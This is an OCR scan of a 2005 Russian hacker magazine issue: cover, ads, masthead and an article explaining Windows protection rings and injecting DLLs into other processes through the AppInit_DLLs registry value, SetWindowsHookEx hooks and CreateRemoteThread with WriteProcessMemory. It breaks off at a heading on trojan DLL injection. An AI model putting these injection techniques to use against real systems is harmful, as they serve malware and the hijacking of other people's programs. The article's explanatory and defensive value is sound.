безопасность клиентских приложений и протоколов

СПЕЦ ХАКЕР

№09(58) СЕНТЯБРЬ 2005

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

Стр. 4

Windows на страже порядка

Защита от посягательства на наши приложения

Главным компонентом «обороны» ОС Windows являются четыре кольца защиты процессора.

Стр. 58

Полоса препятствий

Преодоление файрволов снаружи и изнутри

Понатыкали тут брандмауэров! Житья от них ни-какого. Даже в XP появилось какое-то подобие, но никак не работающее. Спецы только и спорят, насколько эта штука нужна и можно ли ее обойти.

Security фокусы

БОНУС Тест Цифровиков

Стр. 106

Безопасность клиентских приложений и протоколов

В ЖУРНАЛЕ

НА CD

AutoPatcher XP Jul2005
DrWeb 4.32b (win/linux)
Ethereal 0.10.12 (win/src) ■ MINGW 4.1.1 ■ Nessus 2.2.5
Nmap 3.81 ■ Norton Antivirus 2005 ■ TrueCrypt 3.1.a
putty 0.58 (+src +sftp-GUI) ■ Proxomitron 4.5

(game)land

ISSN 1609-1027

Создай свою реальность

с компьютером DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT

Включи DEPO Ego — и перед тобой откроется новая реальность твоих любимых компьютерных игр. Наслаждайся быстротой реакции и скоростью, исследуй распахнувшийся перед тобой мир высококачественной компьютерной графики и настоящего экшена. Теперь эта цифровая реальность может стать твоей благодаря компьютеру DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT.

DEPO Ego 360 TV:

- процессоры Intel® Pentium® 4 с технологией HT серии 6xx (2Мб cash второго уровня)
- чипсет Intel® 925XE с улучшенной архитектурой
- сверхбыстрая память DDR2
- новые возможности графики PCI–Express
- реалистичный объемный 8–канальный звук

Компания DEPO Computers Тел./факс: (095) 969–2215, www.depo.ru

INTRO

Широко распространено мнение, что для взлома компьютерной сети, особенно крупной и секретной, нужно преодолеть много преград сложной системы безопасности, обойти брандмауэр и т.д. Только тогда удастся проникнуть в святая святых - к суперсерверам и хранилищам секретных данных :). Однако со временем выяснилось, что клиентские приложения – компьютеры и программы рядовых пользователей, имеющих доступ к интересуемой сети, – гораздо уязвимее, чем сложные серверные системы. Поэтому проще взломать их ("клиентов"), а дальше - копаться в сети изнутри. Вспомнить хотя бы старину Митника, который в свое время похожим способом (правда, по большей части используя фрикерские приемы и чудеса социальной инженерии) проникал туда, куда ему не сделовало соваться.

Сегодня, когда промышленный шпионаж обретает грандиозные масштабы, следует особенно тщательно заниматься безопасностью обычных офисных компьютеров: банальный троян может принести сотни миллионов убытков. Украденные исходники Half-Life 2, Cisco IOS - подтверждения тому. Можно сказать, что сейчас охота на "клиентов" находится на стадии бурного развития. Безопасность клиентских приложений стала настолько актуальной, что мы решили уделить этой проблеме целый номер, добавив в качестве приправы безопасность сетевых и криптографических протоколов как важнейшие компоненты современных компьютерных систем.

Конечно, защиты на 100% не было, нет и не будет. Тот же человеческий фактор никуда никогда не денется. Однако стремиться минимизировать риски, думаю, стоит всегда.

AvaLANche feat. Андрей Каролик

СОДЕРЖАНИЕ № 09 (58)

ОС

ВЗЛОМ

ЗАЩИТА

SPECial delivery

ЭКСПЕРТ НОМЕРА


Крис Касперски aka мыщъх

Небрежно одетый мыщъх, 28 лет, не обращающий внимание ни на мир, ни на тело, в котором живет, и обитающий исключительно в дебрях машинных кодов и зарослях технических спецификаций. Не общителен, ведет замкнутый образ жизни хищного грызуна, практически никогда не покидающего свою норку. Основная специализация - реинженеринг (дизассемблирование), поиск уязвимостей в существующих защитных механизмах и разработка собственных систем защиты. Хакерские мотивы творчества не случайны и объясняются по-детски естественным желанием заглянуть "под капот" компьютера и малость потыкать его "ломом" и "молоточком".

ОС

4 Windows на страже порядка


Защита от посягательства на наши приложения, или почему она никого не пугает



КЛИЕНТ

38 Вся правда об антивирусах

Обзор и анализ самых популярных антивирусов



ОФФТОПИК

СОФТ

HARD

CREW

STORY

КЛИЕНТ

44 Жесткий тест файрволов
Проверим, кто же хуже всех

HARD

106 ФОТИКИ ДЛЯ...
Небо! Море! Отдых!

Редакция
» **главный редактор**
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
» **выпускающие редакторы**
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)
» **редакторы**
Ашот Оганесян
(ashot@real.xakep.ru),
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
» **редактор CD и раздела ОФФТОПИК**
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru)
» **литературный редактор, корректор**
Валентина Иванова
(valy@real.xakep.ru)

Art
» **арт-директор**
Кирилл «KROt» Петров
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
» **верстальщик**
Алексей Алексеев
» **художник**
Константин Комардин

Реклама
» **директор по рекламе ИД (*game*)*land***
Игорь Пискунов (igor@gameland.ru)
» **руководитель отдела рекламы цифровой и игровой группы**
Ольга Басова (olga@gameland.ru)
» **менеджеры отдела**
Виктория Крымова (vika@gameland.ru)
Ольга Емельянцева
(olgaeml@gameland.ru)
» **трафик-менеджер**
Марья Алексеева
(alekseeva@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 780.88.24**

PR
» **директор по PR цифровой группы**
Глеб Лашков
(lashkov@gameland.ru)

Распространение
» **директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)
» **оптовое распространение**
Андрей Степанов
(andrey@gameland.ru)
» **региональное розничное распространение**
Андрей Наседкин
(nasedkin@gameland.ru)
» **подписка**
Алексей Попов
(popov@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 780.88.24**

PUBLISHING
» **издатель**
Сергей Покровский
(pokrovsky@gameland.ru)
» **учредитель**
ООО «Гейм Лэнд»
» **директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
» **финансовый директор**
Борис Скворцов
(boris@gameland.ru)

Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер Спец

Web-Site
http://www.xakep.ru

E-mail
spec@real.xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Content:

Deeoni$ (arustamovv2000@mail.ru; ICQ 982-622)

WINDOWS НА СТРАЖЕ ПОРЯДКА

ЗАЩИТА ОТ ПОСЯГАТЕЛЬСТВА НА НАШИ ПРИЛОЖЕНИЯ, ИЛИ ПОЧЕМУ ОНА НИКОГО НЕ ПУГАЕТ

Главным компонентом "обороны" ОС Windows являются четыре кольца защиты. В ring 3 работают все приложения, запущенные пользователями (в том числе и администраторами). Отсюда мы имеем доступ лишь к стандартным функциям, разрешенным для использования напрямую в программах.

Кольца ring 1 и ring 2 в Windows NT не используются. Ring 0 – это самое мощное кольцо. В нем работает ядро системы и драйверы. Привилегированные команды и ввод-ввод для третьего кольца запрещены, для взаимодействия с аппаратной частью компьютера вызываются системные сервисы ядра ОС, которые оформлены как шлюзы. При вызове такого шлюза процесс переходит в нулевое кольцо, и там ядро ОС и драйверы обрабатывают запрос и возвращают результаты приложению. После перехода в нулевое кольцо приложение не может как-либо контролировать свое исполнение, пока управление не будет возвращено коду третьего кольца. Это необходимое условие защиты, оно обеспечивает безопасность всей системы.

Получив привилегии нулевого кольца, мы, по сути, становимся на этой машине богами. Однако в современных ОС проникнуть на этот уровень защиты очень трудно.

Кольца защиты существовали и в "девятках", но Windows часто падала из-за всяческих глюков в приложениях. Эта проблема была решена после создания виртуального адресного пространства, которое у каждого процесса свое. Благодаря такому решению устойчивость системы к сбоям значительно повысилась. Вместе с ней поднялся и уровень защиты от всяческих вредоносных программ. Рассмотрим подробнее это чудо-изобретение.

Каждый вновь созданный процесс получает в свое распоряжение 4 Гб памяти. Там располагается сам код программы, отображаются подгруженные библиотеки, в том числе системные. Никакой другой процесс не может получить доступ к данным и процедурам, находящимся в чужом адресном пространстве. В результате приложение не может перезаписать жизненно важные структуры других программ, выполняющихся одновременно с ним.

Все это сильно ограничивает нас в возможностях и, с другой стороны, защищает. Но стопроцентной защиты не бывает. Сейчас я продемонстрирую, как можно вторгнуться в чужое адресное пространство и использовать законного владельца этого пространства в своих целях. Более того, при проявлении некоторой смекалки можно будет догадаться, как можно получить доступ к некоторым функциям ядра. Итак, начнем с того, как внедрить свой код в посторонний процесс.

ВНЕДРЕНИЕ DLL С ИСПОЛЬЗОВАНИЕМ РЕЕСТРА

Наверное, каждый, даже непродвинутый пользователь из числа наших братьев меньших :) знает, что такое реестр, для чего он нужен и что в нем можно трогать, а что нельзя. Но не каждый догадывается о том, что с

	Windows 95		Windows NT	
0xFFFFFFFF - 0xC0000000	Системная область (1 Гб). Код операционной системы. Доступна всем процессам для чтения\записи (но лучше этого не делать)	2 Гб	Системная область (2 Гб). Преданзанченна для операционной системы	0xFFFFFFFF - 0x80000000
0xBFFFFFFF - 0x80000000	Системная область (1 Гб). Предназначена для размещения объектов, разделяемых между процессами			
0x7FFFFFFF - 0x00400000	Частная собственность процесса (~2 Гб). Область доступна для чтения\записи	2 Гб	Частная собственность процесса (64 Кб). Область для выявления указателей с неправильными значениями. Недоступна	0x7FFFFFFF - 0x7FFF0000
0x003FFFFF - 0x00010000	Частная собственность процесса (~4 Мб). Область предназначенна для размещения структур, требуемых DOS. Доступна для чтения\записи (но лучше этого не делать)		Частная собственность процесса (~2 Гб). Область доступна для чтения\записи	0x7FFEFFFF - 0x00010000
0x0000FFFF - 0x00000000	Частная собственность процесса (64 Кб). Область предназначена для использования DOS. Недоступна для записи.		Частная собственность процесса (64 Кб). Область для выявления пустых указателей. Всегда свободна	0x0000FFFF - 0x00000000

Рис. 1. Распределение адресного пространства в ОС семейства Windows

помощью этой хитрой штуки можно заставить практически любое приложение выполнять твой код, - воспользуемся параметром реестра:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows_NT\CurrentVersion\Windows\Appl
mt_DLLs
```

Значением параметра AppInit_DLLs может быть как имя одной DLL (с указанием пути доступа), так и имена нескольких DLL, разделенных пробелами или запятыми. Так как пробел используется здесь в качестве разделителя, в именах файлов не должно быть пробелов. Система считывает путь только первой DLL в списке: пути остальных DLL игнорируются, поэтому лучше разметать свои DLL в системном каталоге Windows, чтобы не указывать пути. На рис. 2 показано, что мы хотим внедрить код SuperDLL.dll.

При следующей перезагрузке компьютера Windows сохранит значение этого параметра. Далее, когда User32.dll будет спроецирован на адресное пространство процесса, этот модуль получит уведомление DLL_PROCESS_ATTACH и после его обработки вызовет LoadLibrary для всех DLL, указанных значением AppInit_DLLs. В момент загрузки каждая DLL инициализируется вызовом ее функции DLLMain с параметром fwdReason, равным DLL_PROCESS_ATTACH.

Это простейший способ внедрения DLL. Нам не надо делать ничего, кроме как запустить regedit.exe и подредактировать соответствующий ключик. Но у этого способа есть свои недостатки, и они довольно существенны.

Во-первых, написанная в поту и крови dll проецируется на адресные пространства только тех процессов, на которые спроецирован модуль User32.dll. Его, как известно, используют все GUI-приложения, но в большинстве консольных программ эта библиотека ни к чему. Из этого вытекает первый недостаток: код можно внедрить только в приложения с графическим интерфейсом.




Рис. 2. Инициализируем параметр AppInit_DLLs собственной DLL

Во-вторых, DLL будет проецироваться на адресные пространства всех запущенных GUI-процессов. Чем больше приложений "подомнет" под себя твой код, тем вероятнее то, что кто-нибудь где-нибудь повиснет или вылетит. Другими словами, значительно повышается риск непредвиденных ошибок.

В-третьих, внедренные инструкции обычно нужны не на всем протяжении работы процесса. После того как DLL сделает свое дело, тебе захочется поскорее убрать ее из памяти. Но - не выйдет. Поэтому перейдем к следующему способу, более продвинутому.

ВНЕДРЕНИЕ DLL С ПОМОЩЬЮ ЛОВУШЕК

Все недостатки, перечисленные немного выше, становятся неактуальны, если для внедрения dll использовать хуки (ловушки). Хук можно поставить используя следующую API-функцию:

```
HHOOK SetWindowsHookEx(int idHook,
HOOKPROC lpfn, HINSTANCE hMod, DWORD
dwThreadId);
```

Первым параметром этой функции является тип устанавливаемого хука. Например, idHook может быть равен WH_GETMESSAGE. Эта разновидность ловушки срабатывает при генерировании процессом какого-либо сообщения. Параметр lpfn - это указатель на процедуру (в адресном пространстве нашего процесса), которую система должна вызывать всякий раз при срабатывание хука, то есть при обработке окном сообщения. hMod идентифицирует DLL, содержащую функцию, на которую указывает lpfn. В Windows значение hMod для DLL фактически задаст адрес виртуальной памяти, по которому DLL спроецирована на адресное пространство. Последнее значение, передаваемое SetWindowsHookEx, указывает поток, для которого предназначена ловушка. Передавая 0, мы сообщаем системе, что ставим хук для всех существующих в ней GUI-процессов. В случае удачного выполнения функция вернет хэндл на хук-процедуру. В противном случае будет NULL.

ЛИСТИНГ

```
PTHREAD_START_ROUTIHE pfnThreadRtn = (PTHREAD_START_ROUTINE)GetProcAddress
(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryA");
HANDLE hThread = CreateRemoteThread(hProcessRemote, NULL, 0, pfnThreadRtn,
"C:\\Windows\\SuperDLL.dll", 0, NULL);
```

Теперь рассмотрим это подробнее. Допустим, у нас есть процесс A, поставивший хук WH_GETMESSAGE и наблюдающий за сообщениями, которые обрабатываются окнами в системе. Поток процесса B собирается направить сообщение какому-либо окну. Система проверяет, не установлена ли для данного потока соответствующая ловушка, затем выясняет, спроецирована ли DLL, содержащая функцию хука, на адресное пространство процесса B. Если указанная DLL еще не спроецирована, система отображает ее на адресное пространство процесса B и увеличивает счетчик блокировок проекции DLL в процессе B на один. После этого ОС проверяет, не совпадают ли значения hMod этой DLL, относящиеся к процессам A и B. Если hMod в обоих процессах одинаковы, то и адрес функции хука в этих процессах тоже одинаков. Тогда система может просто вызвать lpfn в адресном пространстве процесса A. Если же hMod отличаются, то определяется адрес функции в адресном пространстве процесса B по формуле:

```
lpfn B = hMod B + (lpfn A - hMod A)
```

Вычитая hMod из lpfn A, мы получаем смещение адреса функции ловушки. Добавляя это смещение к hMod B, будем иметь адрес lpfn, соответствующий проекции DLL в адресном пространстве процесса B. При этом счетчик блокировки в процессе B увеличивается на один и вызывается lpfn в адресном пространстве процесса B. После возврата из функции счетчик блокировки проекции DLL в адресном пространстве процесса B уменьшается на один.

Когда система внедряет или проецирует DLL, содержащую функцию фильтра ловушки, проецируется вся DLL, а не только эта функция. А значит, потокам, выполняемым в контексте процесса B, теперь доступны все функции такой DLL.

В отличие от внедрения DLL с помощью реестра, этот способ позволяет в любой момент отключить DLL от адресного пространства процесса вызовом функции:

```
BOOL UnhookWindowsHookEx(HHOOK hhk);
```

Единственный параметр hhk - это хэндл хука, который мы хотим убрать и который возвращается при вызове SetWindowsHookEx. Когда поток обращается к этой функции, система просматривает внутренний список процессов, в которые ей пришлось внедрить данную DLL, и уменьшает счетчик ее блокировок на один. Как только этот счетчик обнуляется, DLL автоматически выгружается. Система увеличивает его непосредственно перед вызовом lpfn. Это позволяет избежать нарушения доступа к памяти. Если бы счетчик не увеличивался, то другой поток »

мог бы вызвать UnhookWindowsHookEx в тот момент, когда поток процесса B пытается выполнить код функции ловушки.

ВНЕДРЕНИЕ DLL С ПОМОЩЬЮ УДАЛЕННЫХ ПОТОКОВ

■ Этот способ внедрения DLL самый гибкий из всех. В нем используются многие особенности Windows, например потоки и синхронизация потоков, управление виртуальной памятью и многое другое. Суть этого метода заключается в том, чтобы создать в чужом процессе поток, который подгрузит в этот процесс нужную нам DLL. Большинство API-функций Windows позволяют процессу управлять лишь самим собой, тем самым исключается риск испортить что-нибудь в работе других приложений. Однако есть и такие функции, которые позволяют управлять чужим процессом. Изначально многие из них были рассчитаны на применение в отладчиках и других инструментальных средствах. Но ничто не мешает использовать их и в обычных программах.

Итак, как же реализовать это на практике? Для начала создать в нужном нам процессе свой поток – для этого есть волшебная функция CreateRemoteThread. Вот ее описание:

```
HANDLE CreateRemoteThread(HANDLE
hProcess, LPSECURITY_ATTRIBUTES
lpThreadAttributes, SIZE_T dwStackSize,
LPTHREAD_START_ROUTINE lpStartAddress,
LPVOID lpParameter, DWORD
dwCreationFlags, LPDWORD lpThreadId);
```

Теперь быстренько рассмотрим параметры, передаваемые этой функции. hProcess - хэндл процесса, которому будет принадлежать новый поток. lpThreadAttributes – это указатель на структуру с security-атрибутами. dwStackSize определяет размер стека, отведенный новому потоку. lpStartAddress есть адрес функции потока, а lpParameter – параметр, передаваемый ей. dwCreationFlags устанавливает дополнительные флаги, управляющие потоком. Он принимает одно из двух значений: 0 (исполнение потока начинается немедленно) или CREATE_SUSPENDED. В последнем случае система создает поток, инициализирует его и приостанавливает до последующих указаний. Последний параметр - это адрес переменной типа DWORD, в которой функция возвращает идентификатор, приписанный системой новому потоку. Вообще, прототип CreateRemoteThread практически полностью идентичен CreateThread, за исключением хэндла процесса, которого в последней функции нет.

Теперь возникла проблема: как заставить созданный нами удаленный поток загрузить нужную DLL? Очень просто: вызвать LoadLibrary.


```
HMODULE LoadLibrary(LPCTSTR lpFileName);
```

Единственный передаваемый параметр – это указатель на строку, содержащую путь к DLL. Существуют две реализации этой API: LoadLibraryA, LoadLibraryW. Первая предназначена для работы со строкой в ANSI-кодировке, а вторая – в юникоде. Волею судеб прототипы LoadLibrary и функции потока почти идентичны: обе принимают единственный параметр и возвращают некое значение. Кроме того, обе используют одни и те же правила вызова - WINAPI. Теперь включим мозг и стараемся придумать, как использовать это... Догадался? Нужно создать новый поток, адрес функции которого является адресом


ВНЕДРЕНИЕ КОДА В СРЕДЕ WINDOWS 98 ЧЕРЕЗ ПРОЕЦИРУЕМЫЙ В ПАМЯТЬ ФАЙЛ

■ Эта задача в Windows 98, по сути, тривиальна. В ней все 32-разрядные приложения делят верхние два гигабайта своих адресных пространств. Выделенный там блок памяти доступен любому приложению. С этой целью мы должны использовать проецируемые в память файлы. Сначала мы создаем проекцию файла, а потом вызываем MapViewOfFile и делаем ее видимой. Далее мы записываем нужную информацию в эту область своего адресного пространства (она одинакова во всех адресных пространствах). Чтобы все это работало, нам, вероятно, придется вручную писать машинные коды, а это затруднит перенос программы на другую процессорную платформу. Но это не очень страшно: все равно Windows 98 работает только на процессорах типа x86.


Данный метод тоже довольно труден, потому что нам нужно будет заставить поток другого процесса выполнять код в проекции файла, для чего понадобятся какие-то средства управления удаленным потоком. Здесь пригодилась бы функция CreateRemoteThread, но Windows 98 ее не поддерживает.



Кольца защиты



Поток процесса B пытается создать подкласс окна, сформированного потоком процесса A



Кольца защиты x86

LoadLibraryA или LoadLibraryW. Это должно выглядеть примерно так:


```
HANDLE hThread =
CreateRemoteThread(hProcessRemote,
NULL, 0, LoadlibraryA,
"C:\\Windows\\SuperDLL.dll", 0, NULL);
```

Новый поток в удаленном процессе немедленно вызовет LoadlibraryA (или LoadlibraryW, если ты поклонник юникода), передавая ей адрес полного имени DLL. Возникает вопрос: "Неужели все так просто?" Ан нет! Есть пара проблемок, которые непременно требуют решения.

Первая заключается в том, что нельзя вот так просто передать CreateRemoteThread в четвертом параметре LoadlibraryA или LoadlibraryW. Причина этого кроется в устройстве раздела импорта, который состоит из шлюзов к импортируемым API. Так что когда код вызывает LoadlibraryA, в разделе импорта исполнительного файла генерируется вызов соответствующего шлюза, а уже оттуда происходит вызов нужной функции. Следовательно, прямая ссылка на LoadlibraryA в вызове CreateRemoteThread преобразуется в обращение к шлюзу в разделе импорта. Это заставит поток выполнять неизвестно что, и это приведет, скорее всего, к нарушению доступа. Чтобы напрямую вызывать LoadLibraryA, минуя шлюз, с помощью GetProcAddress нужно выяснить ее точный адрес в памяти.

Получив адрес LoadLibrary в нашем процессе, его можно запросто использовать в удаленном. Как это становится возможным? kernel32.dll, содержащая функцию загрузки DLL, всегда проецируется на один и тот же диапазон адресов, поэтому в разных процессах точки входа в API-функцию будут совпадать. Конечно, теоретически ОС может загрузить что угодно и куда угодно, но на практике kernel32.dll находится всегда в одном и том же месте.

> Конечно, теоретически ОС может загрузить что угодно и куда угодно, но на практике kernel32.dll находится всегда в одном и том же месте.



Цепочка функций-фильтров в Windows

С первой проблемой покончено, возьмемся за вторую. Ее суть заключается в том, что строка с полным именем библиотеки находится в адресном пространстве нашего процесса. Это нехорошо, так как мы передаем этот параметр удаленному потоку в другом процессе, а по этому адресу может быть что угодно. Приложение из-за этого сразу загнется, издав предсмертное сообщение о необрабатываемом исключении.

Все это решается очень просто. Нужно разместить эту злосчастную строку в адресном пространстве удаленного процесса и при вызове CreateRemoteThread передавать именно смещение в чужом процессе. В этом деле поможет такая функция API:

```
LPVOID VirtualAllocEx(HANDLE hProcess,
LPVOID lpAddress, SIZE_T dwSize, DWORD
flAllocationType, DWORD flProtect);
```

Единственным примечательным параметром функции является hProcess, который должен содержать хэндл другого процесса. После выделения памяти нужно записать туда строку с полным именем DLL, для чего пригодится WriteProcessMemory:


```
BOOL WriteProcessMemory(HANDLE
hProcess, LPVOID lpBaseAddress, LPCVOID
lpBuffer, SIZE_T nSize, SIZE_T*
lpNumberOfBytesWritten);
```

Параметр hProcess идентифицирует удаленный процесс, lpBaseAddress и lpBuffer определяют адреса в адресных пространствах удаленного и локального процесса, а nSize - число передаваемых байтов. По адресу, на ко- »

САГА ОБ ОТЛАДЧИКАХ

■ Отладчик может выполнять над отлаживаемым процессом особые операции. Когда отлаживаемый процесс загружен и его адресное пространство создано, но первичный поток еще не выполняется, система автоматически уведомляет об этом отладчик. В этот момент отладчик может внедрить в него нужный код (используя, например, WriteProcessMemory), а затем заставить его первичный поток выполнить внедренный код.

Этот метод требует манипуляций со структурой CONTEXT потока отлаживаемого процесса, а значит, код будет зависим от типа процессора, и его придется модифицировать при переносе на другую процессорную платформу. Кроме того, почти наверняка придется вручную корректировать машинный код, который должен быть выполнен отлаживаемым процессом. Нельзя забывать и о жесткой связи между отладчиком и отлаживаемой программой: как только отладчик закрывается, Windows немедленно закрывает и отлаживаемую программу. Избежать этого невозможно.



Все эти процессы спокойно уживаются друг с другом

торый указывает параметр lpNumberOfBytesWritten, возвращается число фактически считанных или записанных байтов.

Теперь немного (коротко и ясно) обобщим сказанное. Первым делом мы выделяем блок памяти в адресном пространстве удаленного процесса при помощи VirtualAllocEx. Затем копируем в полученный блок строку с полным именем библиотеки функцией WriteProcessMemory, после чего получаем GetProcAdress'ом адрес LoadLibraryA или LoadLibraryW внутри Kernel32. И, в конце концов, вызываем CreateRemoteThread, создавая удаленный поток в требуемом процессе, который вызовет соответствующую LoadLibrary и передаст ей адрес выделенного участка памяти.

На этом этапе DLL внедрена в удаленный процесс, а ее функция DllMain получила уведомление DLL_PROCESS_ATTACH и может приступить к выполнению нужного кода. Когда DllMain вернет управление, удаленный поток выйдет из LoadLibrary и вернется в функцию BaseThreadStart, которая в свою очередь вызовет ExitThread и завершит этот поток.

Теперь в адресном пространстве подопытного процесса болтается никому не нужная библиотека и кусок памяти. Чтобы избавиться от них, нужно проделать все вышесказанное, но с точностью до наоборот: сначала освободить выделенную память при помощи VirtualFreeEx, затем определить реальный адрес FreeLibrary в kernel32 функцией GetProcAdress, а после этого опять создать удаленный поток, который вызовет FreeLibrary и передаст ей хэндл нашей DLL.

ВНЕДРЕНИЕ ТРОЯНСКОЙ DLL

